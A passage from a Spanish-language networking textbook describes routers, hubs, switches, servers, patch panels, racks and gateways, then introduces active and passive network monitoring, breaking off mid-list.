Existe, por otra parte, el router inalámbrico, que funciona como una interfaz entre las redes fijas y las redes móviles (como WiFi, WiMAX y otras). El router inalámbrico comparte los mismos principios que el router tradicional, aunque admite la conexión sin cables a la red en cuestión (véase la figura 2.1).

Figura 2.1 Router inalámbrico

Características generales

a) Permiten la conexión a la LAN desde otras redes, así como de las computadoras que así lo soliciten, principalmente para proveer servicios de Internet.

b) Se puede interconectar con redes WLAN, por medio de dispositivos inalámbricos como Access Point o Routers Wi-Fi (Wireless Fidelity, Fidelidad inalámbrica).

c) Permiten la conexión ADSL (Asymmetric Digital Subscriber Line, Línea de Suscripción Digital Asimétrica), la cual permite el manejo de Internet de banda ancha y distribuirlo hacia otras computadoras por medio de cables UTP.

Funcionamiento

En la figura 2.2 se muestra el funcionamiento de un router al interconectar redes LAN y proveer servicios de Internet a las mismas:




Figura 2.2 Funcionamiento de un router

1. El router puede estar conectado a la red telefónica y recibir servicio de Internet.
2. El router interconecta redes cableadas (LAN) y permite proveer servicios a los equipos que hagan la petición.
3. También permite determinar caminos alternos para que los datos fluyan de manera más eficiente.

El router tiene que ser capaz de:

a) Construir tablas de enrutamiento.
b) Ejecutar comandos.
c) Enrutar paquetes por las interfaces de red mediante el uso de protocolos de enrutamiento, por lo que integran un microprocesador.

Tecnología ASDL y el router

La tecnología ASDL tiene la capacidad de utilizar la línea telefónica convencional y subdividir en frecuencias, esto para incorporar varios servicios a la vez (telefonía, internet y televisión de paga). En el caso de la telefonía solo hace falta muy poco ancho de banda para las conversaciones, mientras que para el envío de datos se incorpora una banda media y para recibir datos se utiliza un ancho muy alto, de allí el nombre de Asymmetric, como puede observarse en la figura 2.3. Con estas características anteriores es posible que se tenga Internet de alta velocidad, ya que el recibir los datos es mucho más veloz que el envío de los mismos.

Figura 2.3 División de frecuencias en telefonía e Internet

Las velocidades promedio de descarga de datos o *Downstream* es de 24 Mbps mientras que el envío de datos *Upstream* es de solamente 1 Mbps, esto marca una diferencia de velocidad superior al recibir que al enviar, por ello es tan veloz la conexión a Internet.

Estándares

Cuando un router recibe un paquete IP en una interfaz, determina qué interfaz usar para enviar el paquete hacia su destino.

a) Cada red a la que se conecta un router requiere una interfaz separada.

b) La principal responsabilidad de un router es dirigir los paquetes:

- Determinar la mejor ruta para enviar paquetes
- Enviar paquetes hacia su destino

c) El router usa su tabla de enrutamiento para determinar la mejor ruta para reenviar el paquete.

El router determina la mejor ruta.

Proceso

1) El router recibe un paquete.
2) Examina su dirección IP de destino.
3) Busca la mejor coincidencia con una dirección de red en la tabla de enrutamiento del router.
4) La tabla de enrutamiento también incluye la interfaz que se utilizará para enviar el paquete.
5) Cuando se encuentra una coincidencia, el router encapsula el paquete IP en la trama de enlace de datos de la interfaz de salida.
6) El paquete se envía hacia su destino.

El router se encuentra diseñado para funcionar con ciertos estándares o protocolos (reglas de comunicación establecidas) para redes (véase tabla 2.1):

Tabla 2.1 Estándares definidos para el router

Estándar	Norma	Velocidad (Megabits por segundo)	Método de acceso a la red
Fast Ethernet	IEEE 802.3u	10 / 100 / 1000 Mbps	Acceso múltiple con detección de portadora y detección de colisiones, actualmente es el más utilizado.
Ethernet	IEEE 802.3	10 Mbps	Acceso múltiple con detección de portadora y detección de colisiones.

Usos específicos

Se utilizan cuando se necesita un alto grado de precisión en la ruta que debe llevar la información, así como para interconectar redes y compartir Internet de banda ancha mientras cuente con la función para ello.

2.1.II HUB (CONCENTRADOR)

Es un dispositivo activo que actúa como elemento central y como un repetidor mediante dos enlaces: transmisión y recepción; ya que permite conectar entre sí otros equipos o dispositivos retransmitiendo los paquetes de datos desde cualquiera de ellos hacia todos los demás.

También puede tener la función de un servidor debido a su capacidad para gestionar los recursos compartidos de la red hacia los clientes, son la base de la creación de redes tipo estrella. Como alternativa existen los sistemas en los que las computadoras están conectados en serie a una línea que une varias o a todas entre sí, antes de llegar a la computadora central.

Existen 3 clases de hubs:

1) *Pasivo:* No necesita energía eléctrica y solo interconecta dispositivos.

2) *Activo:* Necesita alimentación y regenera la señal recibida, como si fuera un repetidor, de ahí la denominación de repetidor multipuerto.

3) *Inteligente:* También llamados smart hubs, son hubs activos que incluyen microprocesador. Permite a los usuarios dividir la red en segmentos de fácil detección de errores a la vez que proporciona una estructura de crecimiento ordenado de la red.

El hub extiende la funcionalidad de la red para que el cableado pueda ser extendido a mayor distancia, por eso su nombre de repetidor. El problema es que el hub transmite los broadcasts a todos los puertos que contenga. Si tiene 8 puertos todos los nodos que estén conectados recibirán la misma información, siendo innecesario y excesivo.

Dentro del modelo OSI el concentrador opera a nivel de la capa física, al igual que los repetidores, y puede ser implementado utilizando únicamente tecnología analógica. Simplemente une conexiones y no altera las tramas que le llegan.

En la figura 2.4 se observa un hub conectado a múltiples dispositivos.

Figura 2.4 Esquema del funcionamiento de un hub

Características generales

a) Permiten concentrar todas las estaciones de trabajo (equipos clientes).
b) También pueden gestionar los recursos compartidos hacia los equipos clientes.
c) Cuentan con varios puertos RJ45 integrados, desde 4, 8, 16 y hasta 32.
d) Son necesarios para crear las redes tipo estrella (todas las conexiones de las computadoras se concentran en un solo dispositivo).
e) Permiten la repetición de la señal y son compatibles con la mayoría de los sistemas operativos de red.
f) Tiene una función en la cual pueden ser interconectados entre sí, pudiéndose conectar a otros hubs y permitir la salida de datos (conexión en cascada), por medio del último puerto RJ45.

Estándares del hub

El tipo de hub Ethernet más popular es el hub 10BaseT. En este sistema la señal llega a través de cables de par trenzado a una de las puertas, siendo regenerada eléctricamente y enviada a las demás salidas. Este elemento también se encarga de desconectar las salidas cuando se produce una situación de error.

Los hubs se encuentran diseñados para funcionar con ciertos estándares (véase tabla 2.2) o protocolos (reglas de comunicación establecidas):

Tabla 2.2 Estándares del hub

Nombre	Estándar	Velocidad (Megabits por segundo)	Características
Ethernet	IEEE 802.3 (10BASET)	10 / 100 Mbps	Se utilizan en todo tipo de redes basadas en cable en escuelas, hospitales, hogares, etc.
Ethernet	IEEE 802.3u (10BASETX)	100 Mbps	Alta velocidad, soporta cableado de hasta 100 m, para cable UTP, soporta Half Duplex (envía o recibe datos, una acción a la vez)

Ventajas

Un concentrador es un dispositivo simple, esto influye en dos características:

1) El precio es barato.
2) Un concentrador casi no añade ningún retardo a los mensajes.

Desventajas

a) El concentrador envía información a ordenadores que no están interesados. A este nivel solo hay un destinatario de la información, pero para asegurarse de que la recibe el concentrador envía la información a todas las computadoras que están conectadas a él, así seguro que acierta.

b) Este tráfico añadido genera más probabilidades de colisión. Una colisión se produce cuando una computadora quiere enviar información y emite de forma simultánea con otra que hace lo mismo. Al chocar los dos mensajes se pierden y es necesario retransmitir. Además, a medida que añaden computadoras a la red también aumentan las probabilidades de colisión.

c) Un concentrador funciona a la velocidad del dispositivo más lento de la red. Si se observa cómo funciona el concentrador no tiene capacidad de almacenar nada. Por lo tanto si una computadora que emite a 100 megabits/segundo le trasmitiera a otro de 10 megabits/segundo algo se perdería del mensaje. En el caso del ADSL el router suele funcionar a 10 megabits/segundo, si se conecta a la red casera, toda la red funcionará a 10 megabits/segundo, aunque las tarjetas sean 10/100 megabits/segundo.

Actualmente compiten en el mercado contra dispositivos switch y contra dispositivos router pero han dejado de utilizarse por la gran cantidad de colisiones y tráfico de red que producen.

2.1.III SWITCH

Opera en el nivel de enlace de datos del modelo OSI y tiene como función la interconexión de dos o más segmentos de red, de tal manera que se puede hacer un puente (bridge) entre los dispositivos.

El switch transmite los datos de un segmento a otro basándose en la dirección MAC del destino que tienen las tramas en la red. Esta tarea permite conectar distintas redes y fusionarlas entre sí. Una de las principales ventajas que posee el switch es que actúa como un filtro y mejora el rendimiento de las redes locales. Además, tiene la ventaja de almacenar la dirección MAC de todos los dispositivos a los que puede llegar desde cada uno de sus puertos, así la información viaja directa desde el puerto origen hasta el puerto destino (figura 2.5).




Figura 2.5 Funcionamiento de un switch

Al conectarse dos switches cada uno almacena la dirección MAC de todos los dispositivos que están conectados a sus puertos; siendo el puerto de interconexión donde se alojarán las direcciones MAC de los dispositivos del otro switch.

Características generales del switch

a) Permite la conexión de distintas redes de área local (LAN).
b) Se encarga solamente de determinar el destino de los datos *Cut-Throught*.

c) Tienen la función de bridge integrado, utilizan el modo *Store-And-Forward* y por lo tanto se encarga de actuar como filtro analizando los datos.
d) Interconectan las redes por medio de cables.
e) Cuentan con varios puertos RJ45 integrados, desde 4, 8, 16, 32 y hasta 52.
f) Permite la regeneración de la señal y son compatibles con la mayoría de los sistemas operativos de red.

Actualmente compite contra dispositivos hub, router y switch inalámbricos.

El puerto 1 y el que se encuentre debajo de él, regularmente se utiliza para recibir el cable con la señal de red o para interconectarse entre sí con otros switches (figura 2.6).




Figura 2.6 Esquema básico de un switch conectado a dos computadoras y una impresora, en la cual los elementos están compartiendo los recursos en red

Estándares

Se diseñaron para funcionar con ciertos estándares o protocolos (reglas de comunicación establecidas), las más comunes son las siguientes (véase tabla 2.3):

Tabla 2.3 Estándares del switch

Nombre	Estándar	Velocidad (Megabits por segundo)	Características
Ethernet	IEEE 802.3 (10BASET)	10 / 100 Mbps	Se utilizan en todo tipo de redes basadas en cable en escuelas, hospitales, hogares, etc.
Ethernet	IEEE 802.3u (10BASETX)	100 Mbps / 1000 Gigabit	Alta velocidad, soporta cableado de hasta 100 m, para cable UTP, soporta Half Duplex (envía o recibe datos, una acción a la vez, utilizando modo hub) o Full Duplex (envía y recibe datos de manera simultánea utilizando modo switch)

Uso específico del switch

Se utiliza para la rápida interconexión de redes; sin embargo, si cuentan con la función de bridge disminuye su funcionamiento debido a que se dedica a buscar errores en la información, pero en cuestiones de seguridad es mejor que se utilice en tal modo.

2.1.IV SERVIDORES

En Internet, un servidor es un ordenador remoto que provee los datos solicitados por parte de los navegadores de otras computadoras y son los proveedores de todos sus servicios, incluyendo la WWW (World Wide Web, las páginas web), FTP, correo electrónico, grupos de noticias, etc.

En redes locales se entiende como el software que configura una PC como servidor para facilitar el acceso a la red y sus recursos.

Los servidores almacenan información en forma de páginas web y a través del protocolo HTTP lo entregan a petición de los clientes (navegadores web) en formato HTML.

Funcionamiento

Básicamente, una computadora conectada a Internet emplea una dirección (dirección web, dirección IP, dirección FTP, etc.) para poder comunicarse con el servidor al que le corresponde. La computadora envía (utilizando el protocolo adecuado) las distintas solicitudes al servidor, y éste responde (empleando el protocolo adecuado) las solicitudes. El servidor también puede solicitar datos de la computadora, y ésta le responde.

Las solicitudes pueden ser de diferentes tipos, por ejemplo, en la figura 2.7 se observa que la PC 1 (Personal Computer, Computadora Personal) solicita una página web (www.alegsa.com.ar) específica al servidor del sitio web. El servidor web responde con el archivo HTML que corresponde. Si el servidor no encuentra el recurso, devuelve un mensaje (puede ser un mensaje de error 404 u otro).

En el ejemplo (figura 2.7), las PC 1, 2 y 3 se llaman clientes. La PC 1 emplea un programa llamado cliente web o navegador que está preparado para enviar y recibir este tipo de recursos (las páginas web). La PC 2 emplea un programa cliente e-mail, preparado para enviar y recibir e-mails. La PC 3 emplea un programa cliente FTP, con la capacidad y características para comunicarse con servidores FTP.

Los ejemplos de la figura 2.7 están simplificados, en la práctica existen muchos mensajes intercambiados (peticiones) entre el cliente y el servidor cuando se presta algún servicio.
A cualquier computadora conectada a una red se le pueden instalar los programas y configuraciones adecuadas para ser un servidor.




Figura 2.7 Gráfico esquemático simplificado del funcionamiento de las computadoras servidores en Internet.

Sin embargo, de acuerdo con el rol que asumen dentro de una red se dividen en:

1. *Servidor dedicado:* Son aquellos que le dedican toda su potencia a administrar los recursos de la red, es decir, atender las solicitudes de procesamiento de los clientes.

2. *Servidor no dedicado:* Son aquellos que no dedican toda su potencia a los clientes, sino también pueden jugar el rol de estaciones de trabajo al procesar solicitudes de un usuario local.

Para el caso de seguridad informática, se enfocará al estudio de los servidores web:

Servidores Web

Ofrece contenido estático al navegador, carga un archivo y lo brinda a través de la red al navegador de un usuario. Este intercambio es mediado por el navegador y el servidor que hablan el uno con el otro mediante HTTP (figura 2.8).

Se pueden utilizar varias tecnologías en el servidor para aumentar su potencia más allá de su capacidad de entregar páginas HTML; éstas incluyen scripts CGI, seguridad SSL y páginas activas del servidor (ASP).

Figura 2.8 Servidor web

En el servicio web clásico se dispone de aplicaciones web. Éstas son fragmentos de código que se ejecutan cuando se realizan ciertas peticiones o respuestas HTTP. Hay que distinguir entre:

a) *Aplicaciones en el lado del cliente:* El cliente web es el encargado de ejecutarlas en la máquina del usuario. Son aplicaciones tipo Java o Javascript: el servidor proporciona el código de las aplicaciones al cliente y éste, mediante el navegador, las ejecuta. Es necesario que el cliente disponga de un navegador con capacidad para ejecutar aplicaciones (también llamadas scripts). Normalmente, los navegadores permiten ejecutar aplicaciones escritas en lenguaje JavaScript y java, aunque pueden añadirse más lenguajes mediante el uso de plugins.

b) *Aplicaciones en el lado del servidor:* El servidor web ejecuta la aplicación, una vez ejecutada, genera cierto código HTML; el servidor toma este código recién creado y lo envía al cliente por medio del protocolo HTTP.

Las aplicaciones de servidor suelen ser la opción por la que se opta en la mayoría de las ocasiones para realizar aplicaciones web. La razón es que, al ejecutarse ésta en el servidor y no en la máquina del cliente, éste no necesita ninguna capacidad adicional, como ocurre en el caso de querer ejecutar aplicaciones JavaScript o java. Cualquier cliente dotado de un navegador web básico puede utilizar este tipo de aplicaciones.

2.1.V PANEL DE PARCHEO

Se concentran todos los cables de las cajas de contacto que hay en el edificio; de manera que existe una conexión para cada caja de contacto en el panel de parcheo, para proporcionarle o suspenderle el servicio a un determinado departamento u oficina (figura 2.9). A este cableado se le conoce como cableado horizontal.

El cableado horizontal debe tener un medio por el cual distribuir el cable y el mejor conducto es la canaleta que permite de una forma flexible trazar los recorridos adecuados desde el espacio de trabajo hasta el panel de parcheo.

Figura 2.9 Panel de parcheo

Los paneles de parcheo se utilizan en bastidores y armarios de telecomunicaciones para el montaje de cable, con el fin de garantizar una conmutación de alta calidad (figura 2.10). Cada línea tiene asignado un puerto aparte del que tiene en el panel de parcheo. El panel de parcheo consiste en un bloque de puertos (RJ-45 End-Plug), la cantidad corresponde al número de puertos.




Figura 2.10 Componentes que integran al panel de parcheo

En la parte frontal del panel los puertos están señalados con marcaje numérico. En la parte inversa del panel, los contactos tienen marcaje numérico y de colores. El panel tiene porta etiquetas para completar el marcaje (figura 2.11).

Figura 2.11 Contactos con marcaje numérico

2.1.VI RACK

Es un bastidor destinado a alojar equipamiento electrónico, informático y de comunicaciones. Sus medidas están normalizadas para que sea compatible con equipamiento de cualquier fabricante.

Los racks tienen armazón metálico con un ancho normalizado de 19 pulgadas (48.26 cm), mientras que el alto y el fondo son variables para adaptarse a las distintas necesidades. El armazón cuenta con guías horizontales donde puede apoyarse el equipamiento, así como puntos de anclaje para los tornillos que fijan dicho equipamiento al armazón (figura 2.12).

Figura 2.12 Fotografía de un rack

La distancia entre cada guía horizontal está normalizada y se denomina altura o simplemente por la letra U. Todos los equipos deben adaptar su altura a un múltiplo de dicha unidad. Por ejemplo, un equipo 2U ocupará dos estantes de altura. Los bastidores se fabrican en diferentes alturas, el estándar es de 42U.

Funcionamiento

Los racks son muy útiles en un centro de proceso de datos, donde el espacio es escaso y se necesita alojar un gran número de dispositivos. Estos dispositivos suelen ser:

a) Servidores cuya carcasa ha sido diseñada para adaptarse al bastidor. Existen servidores de 1U, 2U y 4U, recientemente se han popularizado los servidores blade que permiten compactar más de veinte servidores en una altura de 4U, compartiendo fuentes de alimentación y cableado.
b) Conmutadores y enrutadores de comunicaciones.
c) Cortafuegos.
d) Sistemas de audio y video.

El equipamiento simplemente se desliza sobre un riel horizontal y se fija con tornillos. También existen bandejas que permiten apoyar equipamiento no normalizado. Por ejemplo, un monitor y un teclado.

2.1.VII GATEWAY (PUERTA DE ENLACE)

Su propósito es traducir la información del protocolo utilizado en una red al protocolo usado en la red destino. Además es un nodo de la red equipado para hacer de interfaz con otra red que usa un protocolo y arquitectura diferente a todos los niveles de comunicación (figura 2.13). El gateway usa los siguientes elementos:

a) *Hardware:* Puede contener dispositivos como traductores de protocolos, dispositivos de adaptación de impedancias, conversores de razón, aisladores de errores o traductores de señales, necesarios para proveer de interoperabilidad al sistema. También es requerido un establecimiento de aceptación mutua entre ambas redes.

b) *Software:* Un protocolo gateway de traducción/mapeo que interconecte redes con diferentes protocolos de red, realizando las conversiones de protocolos requerida.




Figura 2.13 Puerta de enlace entre diferentes arquitecturas de red

La puerta de enlace es normalmente un equipo informático configurado para dotar a las máquinas de una red de área local conectadas a él desde un acceso hacia una red exterior, generalmente realizando para ello operaciones de traducción de direcciones.

Esta capacidad de traducción de direcciones permite aplicar una técnica llamada enmascaramiento de IP, usada muy a menudo para dar acceso a Internet a los equipos de una red de área local compartiendo una única conexión a Internet y una sola dirección IP externa.

La dirección IP de una puerta de enlace normalmente se parece a 192.168.1.1 o 192.168.0.1 y utiliza algunos rangos predefinidos como son: 127.x.x.x, 10.x.x.x, 172.16.x.x a 172.31.x.x, 192.168.x.x, que engloban o se reservan a las redes locales. Además se debe notar que necesariamente un equipo que cumpla el rol de puerta de enlace en una red, debe tener 2 tarjetas de red.

Una computadora gateway está configurada para tener 2 tarjetas de red y así realizar tareas en cualquier nodo que va a permitir conectar dos redes diferentes y que actúe como un conversor entre protocolos.

Funcionamiento

En las redes, los dispositivos finales se interconectan entre ellos mediante concentradores o conmutadores. Cuando se quiere agrupar esos últimos dispositivos, se pueden conectar esos concentradores a enrutadores. Estos últimos lo que hacen es conectar redes que utilicen distinto protocolo (por ejemplo, IP, NetBIOS, AppleTalk). Pero un enrutador solo puede conectar redes que utilicen el mismo protocolo. Cuando lo que se quiere es conectar redes con distintos protocolos, se utiliza una pasarela, ya que este dispositivo sí traduce las direcciones y formatos de los mensajes entre diferentes redes.

Default Gateway (puerta de enlace predeterminada)

Desempeñan una función importante en las redes TCP/IP. Proporcionan una ruta predeterminada que pueden utilizar los hosts TCP/IP para la comunicación con otros hosts en redes remotas.

La siguiente figura 2.14 muestra la función que desempeñan dos puertas de enlace predeterminadas (enrutadores IP) para dos redes: red 1 y red 2.




Figura 2.14 Función de dos puertas de enlace predeterminadas

Para que el host A (figura 2.14) de la red 1 pueda comunicarse con el host B de la red 2, el host A comprueba primero en su tabla de enrutamiento si existe una ruta específica al host B. Si no hay una ruta específica al host B, el host A reenvía el tráfico TCP/IP del host B a su propia puerta de enlace predeterminada, el enrutador IP 1.

El mismo principio se aplica si el host B (figura 2.14) envía tráfico al host A. Sin una ruta específica al host A, el host B reenvía el tráfico TCP/IP destinado al host A su propia puerta de enlace predeterminada, el enrutador IP 2.

Las puertas de enlace predeterminadas son importantes para que el enrutamiento IP funcione correctamente. En la mayor parte de los casos, el enrutador que actúa como puerta de enlace predeterminada para hosts TCP/IP, ya sea un enrutador dedicado o un equipo que conecta dos o más segmentos de red, mantiene información sobre otras redes de la red más grande y cómo llegar a ellas.

Los hosts TCP/IP se basan en puertas de enlace predeterminadas para la mayor parte de sus necesidades de comunicación con hosts de segmentos de red remotos. De esta forma, los hosts individuales están liberados de la carga de tener que mantener amplia información continuamente actualizada sobre segmentos de red IP remotos individuales. Solo el enrutador que actúa como la puerta de enlace predeterminada necesita mantener este nivel de información de enrutamiento para llegar a otros segmentos de red remotos del conjunto de redes más grande.

Si se produce un error en la puerta de enlace predeterminada, puede verse afectada la comunicación a partir del segmento de red local. La puerta de enlace predeterminada, al conectar dos redes de IP, poseerá:

a) *Una dirección IP privada:* que servirá para identificarse dentro de la red local.
b) *Una dirección IP pública:* que servirá para identificarse dentro de la red exterior.

2.2 MONITOREO DE RED

Es un sistema que constantemente revisa los signos vitales de la red en tiempo real para detectar sistemas lentos, en mal funcionamiento, fuera de servicio o con problemas como pueden ser las conexiones de red u otros dispositivos sobrecargados, notificando al administrador de la red en caso de falla vía correo electrónico u otras alarmas que dispongan. También es un proceso continuo de recolección y análisis de datos cualitativos y cuantitativos, con base en los objetivos planteados en las políticas de seguridad.

Entre las principales actividades del monitoreo se encuentran las dedicadas al desarrollo de tareas de supervisión, capaces de controlar resultados de operaciones diversas, así como programas que permitan la observación de variables seleccionadas.

Existen dos fundamentos para monitorear la red:

1. Mediante un historial de comportamiento de la red se pueden diagnosticar los cambios hacia el crecimiento a futuro.

2. Detectar los cambios inesperados en el estado de la red.

La detección oportuna de fallas y la predicción de cambios son actividades que permiten proporcionar un buen servicio a los usuarios.

2.2.I ENFOQUES

En el monitoreo existen dos puntos de vista muy diferentes pero ambos se complementan.

1) Monitoreo Activo

Se realiza inyectando paquetes de prueba en la red o enviando paquetes a determinadas aplicaciones para medir sus tiempos de respuesta. Este monitoreo tiene la característica de agregar tráfico en la red pero también es utilizado para medir el rendimiento en la misma.

Métodos de monitoreo activo

a) *Basado en ICMP*
- ✓ Diagnosticar problemas en la red
- ✓ Detectar retardo y pérdida de paquetes.
- ✓ RTT (Round-Trip delay Time, Tiempo Aproximado de Viaje)
- ✓ Disponibilidad de host y redes.

b) *Basado en TCP*
- ✓ Tasa de transferencia
- ✓ Diagnosticar problemas a nivel aplicación

c) *Basado en UDP*
- ✓ Pérdida de paquetes en un sentido (one-way)
- ✓ RTT (traceroute, traza de la ruta)

2) *Monitoreo Pasivo*

Consiste en la obtención de datos a partir de la recolecta y análisis del tráfico que circula por la red al emplearse diversos dispositivos como pueden ser los sniffers, ruteadores, computadoras con software de análisis de tráfico y en general dispositivos con soporte para SNMP, RMON (Remote MONitoring, Protocolo de Monitoreo Remoto) y Netflow. Este monitoreo no agrega tráfico en la red como lo hace el activo. Es utilizado para caracterizar el tráfico en la red y contabilizar su uso.

Métodos de monitoreo pasivo

a) *Solicitudes remotas*

- ✓ Usando SNMP se obtienen estadísticas del uso del ancho de banda en los dispositivos de red, para ello se requiere tener acceso a los mismos. Este protocolo genera paquetes llamados *traps* (alarmas) que indican que un evento inusual se ha producido.
- ✓ Realizando scripts que tengan acceso a los dispositivos remotos para obtener información importante. En esta técnica se pueden emplear módulos de perl, ssh con autenticación de llave pública.

b) *Captura de tráfico*

- ✓ Hay dos maneras:

I. Mediante la configuración de un puerto espejo en un dispositivo de red, el cual hará una copia del tráfico que se recibe en el puerto hacia otro donde estará conectado el equipo que realizará la captura.
II. Mediante la instalación de un dispositivo intermedio que capture el tráfico, el cual puede ser una computadora con el software de captura o un dispositivo extra. Esta técnica contabiliza el tráfico que circula por la red.

c) *Análisis de Tráfico*

- ✓ Identifica el tipo de aplicaciones que son más utilizadas. Se puede usar un dispositivo llamado *probe* que envía información mediante RMON a través de un dispositivo intermedio que clasifica el tráfico de direcciones IP origen y destino, al igual que los puertos origen y destino.

d) *Flujos*

- ✓ Identifica el tipo de tráfico utilizado en la red. El flujo es un conjunto de paquetes con la misma IP origen y destino, el mismo puerto TCP origen y destino así como el mismo tipo de aplicación. Los flujos se obtienen de ruteadores mediante dispositivos que son capaces de capturar tráfico y transformarlo en flujos.

2.2. II CONEXIONES

El objetivo principal del monitoreo es descubrir las fortalezas y/o debilidades para establecer las diferentes líneas de acción que permite hacer las correcciones y reorientaciones necesarias en las técnicas de ejecución. Éstas técnicas hacen referencia a los diferentes tipos de conexiones que se pueden dar ya sea que provenga de un servidor a otro servidor, de una computadora a un servidor o simplemente de una red local. Estas conexiones se pueden dividir en los siguientes subprocesos:

a) *Monitoreo de la conexión:* Mediante el inicio de sesión que los usuarios realizan para poderse conectar a la red pueden tener algunos problemas o fallas como son las de peticiones de estado (la conexión no pudo ser establecida), tiempo de espera agotado, etcétera. Usualmente produce una acción al sistema de monitoreo como puede ser una alarma enviada al administrador o una ejecución automática de mecanismos de controles de fallas.

b) *Monitoreo del tráfico: C*omprende la identificación de aquellas situaciones en donde el tráfico no cumple con las políticas específicas o cuando éste excede los límites bien definidos. Algunas características incluyen:

- ✓ Detectar fallas en la red y controlar su estado
